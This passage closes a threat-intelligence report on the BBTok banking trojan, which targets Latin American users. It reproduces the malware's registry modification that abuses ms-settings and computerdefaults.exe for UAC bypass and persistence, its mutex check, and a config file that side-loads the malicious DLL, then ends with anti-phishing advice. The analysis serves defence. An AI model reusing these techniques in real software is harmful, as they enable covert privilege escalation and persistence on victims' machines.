    string command = "/c REG ADD HKCU\\Software\\Classes\\.LSrtSoDGDESZy\\Shell\\Open\\command
    -ve /d \"" + Path.Combine(directoryInfo.FullName, Path
    .GetFileName(Application.ExecutablePath)) + " \" /f" +
                    "& REG ADD HKCU\\Software\\Classes\\ms-settings\\CurVer -ve /d
                    \".LSrtSoDGDESZy\" /f & timeout /t 3 >nul & start /MIN computerdefaults.exe";
    RunCommand("cmd.exe", command);
}
```

Figure 20. The registry modification for execution and persistence of the DLL in the ZIP file

```
    // Check if the mutex can be created (for single instance)
    if (IsSingleInstance("ayUxEi"))
    {
        // Execute registry modification commands
        ModifyRegistry();
    }

    return true;
}

public bool IsSingleInstance(string mutexName)
{
    bool createdNew;
    mutex = new Mutex(false, mutexName, out createdNew);
    return createdNew;
}
```

Figure 21. The creation of mutex and checking it as an infection marker




Figure 22. The extracted zip file

Finally, the extracted files, including the malicious BBTok DLL usually named *Brammy.dll* or *Trammy.dll* is executed, continuing the attack and deploying additional payloads.

```
    <generatePublisherEvidence enabled="false" />
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
  <dependentAssembly>
    <assemblyIdentity name="Trammy" publicKeyToken="335b8b81bd873517" culture="neutral" />
        <codeBase version="2.3.2.1" href="DANFE01010109919585.dll"/>
   </dependentAssembly>
    </assemblyBinding>
<etwEnable enabled="false" />
<appDomainManagerAssembly value="Trammy, Version=2.3.2.1, Culture=neutral, PublicKeyToken=335b8b81bd873517" />
```

Figure 23. The config file to execute the BBTok DLL

Conclusion and recommendations

More sophisticated phishing scams targeting Latin American users to steal sensitive banking credentials and carry out unauthorized banking transactions underscores the urgent need for enhanced cybersecurity measures against increasingly advanced methods employed by cybercriminals. These trojans grown increasingly adept at evading detection and stealing sensitive information while the gangs behind them become bolder in targeting larger groups for more profit.

We recommend enterprises to strengthen their cybersecurity defenses by implementing advanced threat detection systems, regularly updating security protocols, and educating employees about recognizing and responding to phishing attempts. A proactive and zero-trust approach to cybersecurity will help mitigate the risks and safeguard financial systems against these evolving threats.

By practicing proper security best practices, users can protect themselves from threats that are primarily delivered via email. These include the following:

- Be skeptical of unsolicited emails; verify the sender's identity and email address, look for spelling and grammar mistakes, and scrutinize subject lines
- Avoid clicking on links and downloading attachments contents of which are not verified
- Hover over links to check URLs and avoid downloading attachments unless absolutely certain of the sender's identity
- If you suspect that the email might be malicious, directly contact the sender on a different platform using known contact details to verify identity, and compare the email with previous correspondences
- Use email filters and anti-spam software
- Ensure that spam filters and other security tools are turned on and are up to date
- Report phishing attempts to your respective IT and security teams as you encounter them
- Organizations should also educate their employees on phishing and social engineering tactics, as well as conduct regular phishing awareness trainings

Indicators of Compromise (IoCs)

As of publishing, all IoCs have been detected and blocked. You can find the list of IoCs here.

Tags
